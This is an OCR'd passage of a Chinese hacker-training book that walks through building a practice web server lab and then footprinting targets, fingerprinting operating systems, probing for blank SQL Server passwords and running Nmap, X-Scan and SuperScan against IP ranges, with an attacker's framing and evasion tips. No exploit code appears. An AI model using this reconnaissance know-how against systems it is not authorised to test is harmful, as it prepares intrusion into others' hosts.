


图 1-114 设置管理员密码

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Step 29 单击 Next 按钮，再单击 Execute 按钮即可完成设置。

Step 30 重新打开 Abyss Web Server 的服务器管理页面，单击 Configure 按钮进入高级设置页面。

Step 31 单击 Scripting Parameters 按钮，勾选 Enable Scripts Execution 复选框，并单击 Interpreters 项中的 Add 按钮，即可打开 PHP 文件添加页面，如图 1—115 所示。

Step 32 设置 Interface 为 FastCGI(Local— Pipes)，设置 Type 为 PHP Style，在 Interpreter 文本框中输入 php—cgi.exe 所在的路径。单击该页面中的 Add 按钮，则显示如图 1—116 所示的页面。




图 1-115 添加 PHP 文件



图 1-116 添加 PHP 文件

Step 33 在每个页面中均单击 OK 按钮，即可完成设置。

Step 34 添加 PHP3、PHTML 之类扩展的方法与此类似。添加 ASP 扩展时，可能需要安装 ActiveHTML，并映射到 ahtml.exe。

Step 35 使用记事本编辑器新建一个文件，输入“<?phpinfo();?>”，并命名为 test.php 保存到网站根目录下。

Step 36 打开 IE 浏览器，在地址栏中输入 http://localhost/test.php，若能正常显示网页，则表示 PHP 安装成功。

1.3.4 快速搭建全能网站

除搭建 ASP+PHP+CGI 网站的方法外，还有更加简单、快速搭建全能网站的方法，那就是使用 APMServ。APMServ 5.2.0 是一款拥有图形界面的快速搭建 Apache 2.2.3、PHP 5.2.0、MySQL 5.0.27&4.0.26、SQLite、ZendOptimizer、OpenSSL、phpMyAdmin、SQLiteManager，以及 ASP、CGI、Perl 网站服务器平台的绿色软件。无需安装，具有灵活的移动性，将其复制到其他目录、分区或别的计算机时，均只需单击 APMServ.exe 中的启动按钮，即可自动进行相关设置，将 Apache 和 MySQL 安装为系统服务并启动。

APMServ 集合了 Apache 稳定安全的优点，并拥有跟 IIS 一样便捷的图形管理界面，同时支持 MySQL 5.0 & 4.0 两个版本，虚拟主机、虚拟目录、端口更改、SMTP、上传大小限制、自动全局变量、SSL 证书制作、缓存性能优化等设置，只需用鼠标点击即可完成。

跟着做：使用 APMServ 5.2.0 搭建全能网站

Step 01 将从网上下载的 APMServ 5.2.0 软件解压到指定的文件夹中，如图 1—117 所示。

Step 02 双击 APMServ.exe 程序，即可进入其操作界面，在其中勾选【ASP 支持】复选框，

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

如图 1—118 所示。



图 1-117　解压后的 APMServ 5.2.0 软件



图 1-118　勾选【ASP 支持】复选框

Step 03　单击【启动 APMServ】按钮，系统将自动进行相关设置，将 Apache 和 MySQL 安装为系统服务，并开始启动 Web 网站服务。

注意　要求 APMServ 所在路径不能含有汉字和空格，否则将无法正常提供网络服务。

如果在主机系统上 APMServ 对 ASP 支持不太好，则可以利用 Windows XP 系统中的 IIS 搭建 ASP 网站。

1.3.5　安装网站程序

搭建好网站并能够成功登录后，还需要安装网站内容。安装网站内容有多种方式，其中包括解压安装法、程序安装法，还可以安装 MySQL 网站，安装网站插件等。

1．解压安装法

解压安装网站程序是安装网站内容的最简单的方法，许多网站都是使用这种方法进行安装的。下面以智能网络博客 V2.0 为例介绍使用解压安装网站程序的方法。智能网络博客是 ASP 程序，使用 Access 数据库，因此最好安装在 IIS 服务器上。

跟着做：使用解压安装法安装“智能网络博客”网站内容

Step 01　将下载的“智能网络博客”源程序解压到某个文件夹中，如 C:\znwlblog。

Step 02　通过选择【控制面板】→【管理工具】→【Internet 信息服务】菜单项，即可打开【Internet 信息服务】窗口。

Step 03　右键单击【默认网站】项，在快捷菜单中选取【属性】命令，打开其属性对话框。选取【主目录】标签，并在【本地路径】文本框中输入 C:\znwlblog，如图 1—119 所示。

Step 04　单击【文档】标签，在其中勾选【启用默认文档】复选框，如图 1—120 所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 1-119　设置网站本地路径



图 1-120　启用默认文档

Step 05　单击【添加】按钮，在弹出的对话框中输入“智能网络博客”网站程序默认的首页文件名 index.asp，如图 1-121 所示。



图 1-121　设置首页

Step 06　单击【确定】按钮，将其添加到默认文档列表中。单击【确定】按钮，即可完成网站的搭建工作。

Step 07　在浏览器中输入自己的网站域名，即可看到搭建好的博客站点，不仅可以自己发布日志，还允许其他用户注册个人博客。另外博客还内置了论坛和相册功能。

在【系统管理】页面输入用户名 Admin，登录密码 admin888，可进入后台管理页面，从而对自己的博客网站进行管理。

2．程序安装法

有些网站内容被制作成了可执行性文件，与普通软件的安装方法类似，如Dvbbs。动网论坛Dvbbs 8.2也是ASP程序。

跟着做：网站程序安装法

Step 01　双击下载的 Dvbbs 8.2 程序，将其解压到 APMServ 所在的文件夹下的\www\asp 文件夹中，如 C:\APMServ\www\asp。

Step 02　单击【安装】按钮，即可完成网站的安装工作。打开浏览器并在地址栏中输入 http://127.0.0.1/asp/index.asp，即可访问论坛。

1.3.6　MySQL 网站安装流程

安装网站后，如果数据库采用了MySQL服务器，则还需设置网站程序中的数据库服务器连接。这里以SMF（Simple Machines Forum）论坛V1.1.5为例，该论坛是一个PHP+MySQL架构的论坛，可安装在VertrigoServ建立的PHP服务器上。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：SMF 论坛安装与设置

01 下载并解压 SMF 论坛到网站根目录 C:\Program Files\VertrigoServ\WWW 下，解压中文语言包后，将 smf_1-1-5_chinese-simplified 下的 Themes 复制到 C:\Program Files\VertrigoServ\WWW 覆盖原文件，完成汉化。

02 打开浏览器并在地址栏中输入 http://127.0.0.1/install.php，即可打开论坛安装网页文件。在该网页中可以设置论坛名称、网址及 MySQL 数据库主机设定，如图 1-122 所示。



图 1-122 论坛安装页面

03 在【MySQL 用户账号】文本框中输入 root，设置用户密码为 Vertrigo，数据库名称与数据表前导符为自动设置。单击【继续】按钮，要求设置一个管理员账号，输入用户名与密码，并要求再次输入数据库密码 Vertrigo，单击【完成】按钮，即可自动添加一个论坛管理员账号，并完成论坛的安装。在安装完成后，必须删除 install.php 文件，以保证安全。

注意 安装 VertrigoServ 时自带的 MySQL 服务器密码为 Vertrigo，而手工安装 MySQL 服务器的密码为空。

1.3.7 安装网站插件

网站程序的安装一般来说都是大同小异，但某些网站还需要一些特殊组件的支持，需要在现有的网站程序中安装此类插件，其中最常见的是上传组件。

跟着做：安装上传组件 ASPSmartUpload

01 将网站插件下载并解压到某个文件夹中，如 H:\aspsmartupload，复制其中的 aspsmartuploadutil.dll 文件到 Windows\system32 文件夹中。

提示 有些网站可能还需要再安装一些插件，如 Scripting.FileSystemObject（FSO 文本文件读写组件）等，才能正常执行所有的功能，同时为网站增加更多的功能，如动网论坛中的游戏系统。其安装方法都差不多，可参照此操作。

02 在【运行】对话框中输入“regsvr32 H:\aspsmartupload\aspsmartupload.dll aspsmartupload.dll”命令，单击【确定】按钮，即可注册成功，如图 1-123 所示。




图 1-123 注册成功

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

1.4 可能出现的问题与解决办法

（1）在 VMware Workstation 中创建一个虚拟机后，启动该虚拟机时报物理内存不足，如何解决？

解答：一般情况下，如果主机系统是 Windows XP，且虚拟机系统也是 Windows XP，则物理内存最好为 512MB，给虚拟机分配的内存最少要有 128MB，这样才能保证虚拟机的正常运行。

（2）为什么在 VMware 和 Virtual PC 虚拟机中，无法安装 VMware Tools 或附加模块？

解答：只有在 VMware 虚拟机或 Virtual PC 虚拟机中安装了操作系统后，才能安装相应的 VMware Tools 或附加模块程序，否则无法完成安装。此外，这些虚拟机功能增强程序是相应的虚拟机程序自带的，不需要另外下载。如果在 VMware Workstation 创建的虚拟机中安装 VMware Tools 时，提示不能启动 Windows Installer，则可在虚拟机中打开光盘中的文件，双击 instmsiw.exe 或 instmsi2k.exe 进行安装，此后再安装 VMware Tools 就可以了。

1.5 总结与经验积累

本章主要介绍了利用虚拟机搭建攻防网络的基本方法，通过本章的学习，不仅可以掌握虚拟机的操作方法，还可以掌握网站建设的各种方法。本章所搭建的攻防网络将为以后的黑客工具的训练搭建一个基础平台。

VMware Workstation与Virtual PC是现在最流行的两款虚拟机软件，Virtual PC界面较为简洁，操作也十分简单。而VMware Workstation相对而言则功能较强，并且在V6.5版本中允许本地主机使用虚拟机安装的程序，支持3D显示，从而为用户的使用提供方便。现在流行的动态网站大多是由ASP、PHP、CGI程序构成，通过一些专用工具，可以轻松地搭建这些网络，然后使用从网络下载的现有的网站程序，可以十分容易地搭建自己的网站。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Chapter2
踩点侦察与漏洞扫描

重点提示

- 踩点与侦察
- 确定扫描目标
- 扫描服务与端口

导　读

黑客在攻击其他计算机之前，先要对被攻击的目标进行扫描，查找出计算机系统的弱点与漏洞，从而根据相应的弱点与漏洞采取适当的攻击方法与策略。踩点与侦察的目的就是确定攻击目标，为下一步真正的攻击做好准备。

本章主要介绍了进行踩点侦察与漏洞扫描的具体操作方法与实施步骤，从而确定攻击的目标。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

2.1 踩点与侦察

踩点与侦察的目的是收集有用信息，而收集信息的最主要手段就是扫描。扫描是一种自动检测远程或本地主机安全性弱点的方法，通过扫描可以发现远程服务的各种端口、提供的服务及版本等信息。

2.1.1 踩点概述

踩点就是主动或被动获取信息的工作。从基本的黑客入侵行为分析来看，一般情况下，黑客对任何一个目标主机或目标站点攻击前，都要先对其操作系统进行踩点工作。

1. 踩点的方式

踩点主要有被动和主动两种方式：被动方式（嗅探网络数据流、窃听）；主动方式（从 Arin 和 Whois 数据库获得数据，查看网站源代码、社交工程）。

黑客通常都是通过对某个目标进行有计划、有步骤的踩点，收集和整理出一份目标站点信息安全现状的完整剖析图，结合使用工具，来完成对整个目标的详细分析，找出可下手的地方。

2. 踩点的作用

通过踩点主要收集如下可用信息：

- 网络域名：圈子里面叫“玉米”，就是域名系统（Domain Name System，DNS）、网络地址范围、关键系统（如名字服务器、电子邮件服务器、网关等）的具体位置。
- 内部网络：基本上跟外网相似，但进入内网后主要靠工具和扫描来完成踩点。
- 外部网络：目标站点的一些社会信息，包括企业的内部专用网，如 vpn.object site.com 或 objectsite.com/vpn，办公网 oa.objectsite.com 或 objectsite.com/oa。这些都是可以获得目标站点信息的主要途径。
- 企业的合作伙伴、分支机构等其他公开资料：通过搜索引擎（google、baidu、sohu、yahoo 等）来获得目标站点里面的用户邮件列表、即时消息、新闻消息、员工的个人资料等。

上述这些都是入侵渗透测试所必需的重要信息，黑客可以通过 Whois 查询工具，来把目标站点的在线信息查出来，需要收集的信息包括 internet register 数据（目标站点上注册者的注册信息）、目标站点组织结构信息、网络地址块的设备、联系人信息等。

3. 针对操作系统踩点

（1）目前可用的手段

根据目前主流的操作系统，踩点主要分主动和被动两类。被动操作系统踩点主要通过嗅探网络上的数据包，来确定发送数据包的操作系统或可能接收到数据包的操作系统。优点是用被动踩点攻击或嗅探主机时，并不产生附加的数据包，主要是监听并分析，一般操作是先攻陷一台薄弱的主机，在本地网段内嗅探数据包，以识别被攻陷主机能够接触到的机器操作系统的类型。主动操作系统踩点是主动针对目标机器的数据包进行分析和回复。这种方法的缺点是很容易惊动目

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

标，暴露攻击者的行踪。

（2）识别操作系统类型

黑客入侵中最关键的环节就是操作系统的识别。通过端口扫描软件来检查开放的端口，一些操作系统默认情况下监听的端口与其他操作系统不同，根据这个能探测出对方使用的是什么操作系统。

根据操作系统的一些漏洞，可以编写出相应的 explot。如果不会写程序，可使用漏洞扫描工具对目标主机入侵，最终取得目标主机上的核心资料或具有商业价值的信息。

（3）获取信息

黑客往往通过扫描来获取操作系统信息，可用手段有 ping 扫描和端口扫描。

- ping 扫描：扫描操作很简单，命令为 ping c:\ping www.objectsite.com，目的是靠 icmp 得到目标站点的信息、主机连接情况等，通过返回的 ttl 值得到对方主机的操作系统信息。
- 端口扫描：可以通过工具的扫描结果，得到主机属于 Unix 平台还是 Windows 平台，开放哪些端口。比如开放了 1433，就可以判断出主机安装有 MS SQL 数据库，再通过 SQL 扫描软件或其他工具来测试出目标主机是否存在默认账号和空口令，例如用户名为 sa，口令为空。很多人在装完数据库后，用户名和密码设置得过于简单。通过扫描能在踩点步骤中发挥重大作用。

黑客可以利用踩点得到的信息，寻找系统可利用的漏洞和弱点，最终达到占有并控制目标主机的目的。

4．踩点的具体流程

跟着做：黑客踩点的操作

01 使用扫描工具对某个 IP 地址段进行扫描，找出具有漏洞和可利用弱点的计算机。

02 确定目标后，对被攻击的目标进行更详细的扫描，如端口扫描、弱口令扫描等，确定该主机的操作系统类型，并搜集该网络主机的相关信息。

2.1.2 确定侦察范围

在 Internet 中每一台计算机都有自己的 IP 地址，每一台网络主机都有自己的域名，域名在网络中就像是该主机的名称。一台网络主机可能会有几个名称，但其 IP 地址只有一个，域名只是为 IP 指定的主机便于记忆而起的名称。利用域名和 IP 地址都可以顺利地找到网络主机。要攻击哪个主机首先要确定该主机的域名或 IP 地址，如 www.baidu.com、202.112.224.68 等。

知识点：IP 地址与域名

IP 地址是 32 位的二进制数值，用于在 TCP/IP 通信协议中标记每台计算机的地址。通常使用点式十进制来表示，如 192.168.1.6 等。也就是说 IP 地址有两种表示形式：二进制和点式十进制，一个 32 位 IP 地址的二进制是由 4 个 8 位域组成，即 11000000 10101000 00000001 00000110（192.168.1.6）。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

每个 IP 地址又可分为两部分，即网络号部分和主机号部分。网络号表示其所属的网络段编号，主机号则表示该网段中该主机的地址编号。按照网络规模的大小，IP 地址可以分为 A、B、C、D、E 5 类，其中 A、B、C 类是 3 种主要的类型地址，D 类专供传送多目地址，E 类用于扩展备用地址。

IP 地址是以数字来代表的主机地址，为了便于使用和记忆，也为了便于网络地址的分层管理和分配，Internet 在 1984 年采用了域名管理系统（Domain Name System），入网的每台主机都具有类似结构的域名：主机号.机构名.网络名.最高层域名，域名用一组简短的英文表达，比用数字表达的 IP 地址容易记忆。例如，北京电报局的一台与 Internet 联网的计算机主机的 IP 地址是 202.96.0.97，域名为 public.bta.net.cn。

加入 Internet 的各级网络依照域名管理系统的命名规则，对本网内的主机命名和分配网内主机号，并负责完成通信时域名到 IP 地址的转换。一般不需要使用 IP 地址，而直接使用域名，Internet 上的服务系统自动将域名转为 IP 地址。

有一类黑客工具，它可以通过对 Internet 网络中某一 IP 地址段进行扫描，从中获得该 IP 地址段中计算机的有关信息，查找出哪些主机具有漏洞和可利用的弱点，从而快速地确定被攻击的目标。

2.1.3 网络侦察与快速确定漏洞范围

本小节主要介绍几款黑客常用的扫描工具，通过这些扫描工具，黑客能够快速地选定攻击目标，并确定主机的漏洞范围，从而为攻击的实施做好准备。

1. Nmap 扫描器

Nmap 是一款针对大型网络的端口扫描工具，同时也适用于单机扫描。它支持 Vanilla TCP connect 扫描、TCP SYN（半开式）扫描、TCP FIN、Xmas 或 NULL（隐藏）扫描、TCP ftp 代理（跳板）扫描、SYN/FIN IP 碎片扫描（穿越部分数据包过滤器）、TCP ACK 和窗口扫描、UDP 监听 ICMP 端口无法送达扫描、ICMP 扫描（狂 ping）、TCP ping 扫描、直接 RPC 扫描（无端口映射）、TCP/IP 指纹识别远程操作系统，以及相反身份认证扫描等。Nmap 同时支持性能和可靠性统计，例如，动态延时计算，数据包超时和转发，并行端口扫描，通过并行 ping 侦测下层主机。

跟着做：使用 Nmap 扫描器

Step 01 双击从网络下载的安装文件，启动其安装程序进行安装，如图 2-1 所示。然后按照向导提示即可完成安装。

Step 02 双击桌面上的 Nmap 图标，进入其操作界面，如图 2-2 所示。

Step 03 在 Target 下拉文本框中输入需要扫描的 IP 地址段，如 202.112.23.0-5，在 Profile 下拉列表框中选择扫描配置文件，单击 Scan 按钮，即可在右侧窗口中得到其扫描的结果，如图 2-3 所示。

Step 04 执行 Profile 菜单下的命令，用户可以设置新的扫描配置文件，或编辑已有的扫描配置文件，如图 2-4 所示。在扫描配置文件中可以设定扫描的方式、扫描的内容等。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 2-1　Nmap 安装向导




图 2-2　Nmap 操作界面



图 2-3　扫描结果



图 2-4　设置扫描选项

使用 Nmap 扫描器，用户不仅可以获得被扫描主机开启的端口、端口的状态、使用的网络协议，还可以报告主机使用的操作系统、TCP 连续性、在各端口上绑定的应用程序用户的用户名、DNS 名、主机是否是 Smurf 地址等。Nmap 扫描器功能十分强大，被称之为扫描器之王。

2．X-Scan 扫描器

X-Scan 也是一款非常著名且功能强大的扫描器。它不仅可以对某个 IP 地址进行扫描，还可以扫描一个 IP 地址段，从而收集该 IP 地址或 IP 地址段内相应主机的有关信息，帮助用户找到主机上存在的各种安全漏洞。

X-Scan 采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能。扫描内容包括远程服务类型、操作系统类型及版本、各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等二十几个大类。对于多数已知漏洞，能够给出相应的漏洞描述、解决方案及详细描述链接等。X-Scan V3.0 及后续版本提供了简单的插件开发包，便于有编程基础的朋友自己编写或将其他调试通过的代码修改为 X-Scan 插件。

跟着做：使用 X-Scan 扫描器

Step 01　将从网络下载的 X-Scan 压缩包解压到适当的位置，双击 xscan_gui.exe 文件即可打开其操作界面，如图 2-5 所示。

Step 02　选择【设置】→【扫描参数】菜单项，即可打开【扫描参数】对话框。选取“检测范围”项，并设置需要扫描的 IP 地址或 IP

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

地址段，如图 2–6 所示。




图 2-5　X-Scan 操作界面



图 2-6　设置扫描范围

03 选取【全局设置】→【扫描模块】选项，用户可以设置需要扫描的内容，如图 2–7 所示。

04 选取【全局设置】→【并发扫描】选项，用户可以设置最大并发主机数量、最大并发线程数量等选项，如图 2–8 所示。



图 2-7　设置扫描模块



图 2-8　设置并发扫描选项

05 选取【全局设置】→【扫描报告】选项，可以设置扫描报告生成的格式、文件名称等内容，如图 2–9 所示。

06 选取【全局设置】→【其他设置】选项，用户可以选择是否跳过没有响应的主机、是否跳过没有检测到开放端口的主机等选项，如图 2–10 所示。



图 2-9　设置扫描报告选项




图 2-10　其他设置选项

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

注意

【扫描模块】中的【开放服务】选项可以使用户得到主机提供的各种服务；【NetBios 信息】选项可以使用户得到主机的名称、共享目录等；【远程操作系统】选项则可以判断主机的操作系统类型。

提示

在【其他设置】中，选取【无条件扫描】项，使用的时间较长，但得到的信息更加详细、更加准确。若选取【跳过没有响应的主机】项，对方禁止了 ping 或使用防火墙导致主机没有响应时，X-Scan 将自动略过而不扫描。

07 选取【插件设置】→【端口相关设置】项，用户可以设置【待检测的端口】及检测的方式，如图 2-11 所示。其中 TCP 方式容易被防火墙拦截，但准确性相对较高，SYN 方式则正好相反。




图 2-11 设置扫描的端口

08 选取【插件设置】→【SNMP 相关设置】选项，则用户可以设置针对 SNMP 信息的一些选项，如图 2-12 所示。通过这些选项，可以得到主机的操作系统类型、开放端口、用户列表等信息。




图 2-12 设置 SNMP 选项

09 选取【插件设置】→【NETBIOS 相关设置】选项，可以选择针对 Windows 系统的 NETBIOS 信息的检测选项，如图 2-13 所示。




图 2-13 设置 NETBIOS 检测选项

10 选取【插件设置】→【漏洞检测脚本设置】选项，用户可以选择使用的脚本文件，并设置相关选项，如图 2-14 所示。




图 2-14 设置脚本漏洞检测选项

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

11 单击【选择脚本】按钮，即可打开 Select Scripts 对话框，用户可以选择扫描的漏洞类别，如图 2–15 所示。



图 2-15 选择漏洞类别

12 选取【插件设置】→【CGI 相关设置】选项，用户可以在显示的对话框中选取与 CGI 相关的选项。

提示

由于脚本漏洞扫描的某些检测对他人主机有破坏性，可能会导致他人主机死机、重启、服务出现异常等，很容易被发现，所以尽可能勾选【安全扫描（跳过破坏性脚本）】复选框。

13 选取【插件设置】→【字典文件设置】选项，用户可以选择扫描时使用的字典文件，如图 2–16 所示。




图 2-16 选择字典文件

14 设置完毕后，单击【另存】按钮，即可将用户的设置保存下来，便于以后使用。

小技巧

X–Scan 自带的字典存放在 dat 文件夹中，用户可以对这些文件进行修改。扫描时选择的字典文件越大，扫描使用的时间越长。

15 选择【文件】→【开始扫描】菜单项，X–Scan 即可根据设置开始扫描，如图 2–17 所示。



图 2-17 开始扫描

16 扫描结束后，X–Scan 将自动弹出一个扫描报告窗口，用户可以查看所扫描到的主机信息，如图 2–18 所示。



图 2-18 扫描结果

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

3. SuperScan 扫描器

SuperScan 也是一款功能强大，且常用的扫描器。使用它，用户可以检测到目标计算机提供的服务类别，检测到一定 IP 范围内活动主机的在线情况和端口情况等。

跟着做：使用 SuperScan 扫描器

Step 01 SuperScan 只有一个文件，双击即可进入其操作界面，如图 2-19 所示。

